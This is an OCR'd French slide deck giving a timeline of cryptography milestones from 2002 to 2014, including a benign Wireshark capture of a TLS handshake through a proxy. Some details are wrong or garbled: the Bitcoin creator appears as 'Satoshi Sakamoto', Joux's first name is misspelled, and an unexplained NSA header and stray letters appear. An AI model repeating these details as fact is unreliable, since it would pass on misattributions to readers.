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
B
C
D
E
F
G
H


NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

TriParty de JOUX: 2002



"*A One Round Protocol for Tripartite Diffie–Hellman*"



Antoin Joux

ABE : 2004


Idée de Adi Shamir 1984



Amit Sahai



Brent Waters



"Fuzzy Identity-Based Encryption"

OTR : 2004




Nikita Borisov, Ian Avrum Goldberg, et Eric A. Brewer

Functional Encryption : 2005



Amit Sahai





Brent Waters

Sanitizable Signature : 2005

Giuseppe Ateniese, Daniel H. Chou, Breno de Medeiros et Gene Tsudik



signer





sanitizer













TLS 1.1 : 2006



Filter: tcp.stream eq 8 — Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
107	3.57787000	10.123.107.27	10.128.56.10	TCP	66	47941 > ndl-aas [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
108	3.57906200	10.128.56.10	10.123.107.27	TCP	62	ndl-aas > 47941 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 WS=128
109	3.57908900	10.123.107.27	10.128.56.10	TCP	54	47941 > ndl-aas [ACK] Seq=1 Ack=1 Win=65536 Len=0
110	3.57911500	10.123.107.27	10.128.56.10	HTTP	149	CONNECT awp.statistik.at:443 HTTP/1.1
111	3.58006100	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=1 Ack=96 Win=5888 Len=0
112	3.58806200	10.128.56.10	10.123.107.27	HTTP	93	HTTP/1.1 200 Connection established
115	3.73571100	10.123.107.27	10.128.56.10	TLSv1	174	Client Hello
116	3.73773600	10.128.56.10	10.123.107.27	TLSv1	1514	Server Hello
117	3.73773700	10.128.56.10	10.123.107.27	TLSv1	1171	Certificate
118	3.73775300	10.123.107.27	10.128.56.10	TCP	54	47941 > ndl-aas [ACK] Seq=216 Ack=2617 Win=65536 Len=0
119	3.73812200	10.123.107.27	10.128.56.10	TLSv1	380	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
120	3.77815200	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2617 Ack=542 Win=6912 Len=0
121	3.80873300	10.128.56.10	10.123.107.27	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
123	4.00416200	10.123.107.27	10.128.56.10	TCP	54	47941 > ndl-aas [ACK] Seq=542 Ack=2676 Win=65536 Len=0
124	4.16122500	10.123.107.27	10.128.56.10	TLSv1	443	Application Data
125	4.16127600	10.123.107.27	10.128.56.10	TCP	2974	[TCP segment of a reassembled PDU]
126	4.16144600	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2676 Ack=931 Win=8064 Len=0
127	4.16147600	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2676 Ack=2391 Win=11008 Len=0
128	4.16148200	10.123.107.27	10.128.56.10	TLSv1	1075	Application Data
129	4.16151200	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2676 Ack=3851 Win=13824 Len=0
130	4.16172600	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2676 Ack=4872 Win=16768 Len=0
131	4.16392000	10.128.56.10	10.123.107.27	TLSv1	107	Application Data
132	4.16414000	10.128.56.10	10.123.107.27	TLSv1	91	Application Data
133	4.16415100	10.123.107.27	10.128.56.10	TCP	54	47941 > ndl-aas [ACK] Seq=4872 Ack=2766 Win=65536 Len=0
134	4.20520600	10.128.56.10	10.123.107.27	TLSv1	123	Application Data
135	4.20538600	10.128.56.10	10.123.107.27	TLSv1	800	Application Data, Application Data
136	4.20538700	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [FIN, ACK] Seq=3581 Ack=4872 Win=16768 Len=0


Differential Privacy : 2006






Cynthia Dwork

TLS 1.2 : 2008


Client
Server
Connection
Request
0ms
Connection
Acknowledged
34ms
TCP - 68ms
ClientHello
68ms
ServerHello
Certificate
ServerHelloDone
102ms
ClientKeyExchange
ChangeCipherSpec
Finished
136ms
ChangeCipherSpec
Finished
170ms
TLS - 136ms
Application
Data
204ms
Application
Data
238ms
272ms
Time
Time

ANSSI : 7 juillet 2009

Agence Nationale de la Sécurité des Systèmes d'Information




Pierre Bienaimé

FHE : Craig Gentry 2009

Full Homomorphic Encryption




$$\forall f, f(\{x_1\}_{pk}, \ldots, \{x_n\}_{pk}) = \{f(x_1, \ldots, x_n)\}_{pk}$$




BitCoin : 2009


Satoshi Sakamoto





SHA-3 Keccak : 2 octobre 2012






Guido Bertoni, Joan Daemen, Michaël Peeters et Gilles Van Assche

ZK-Snark : 2012

Zero-Knowledge Succinct Non-interactive Arguments of Knowledge



Recursive composition and bootstrapping for SNARKS and proof-carrying data
Alessandro Chiesa, Nir Bitansky, Ran Canetti et Eran Tromer

eIDAS 1.0 : 2014




Signal : 2014






Perfect Forward Secrecy



Post Compromise Security



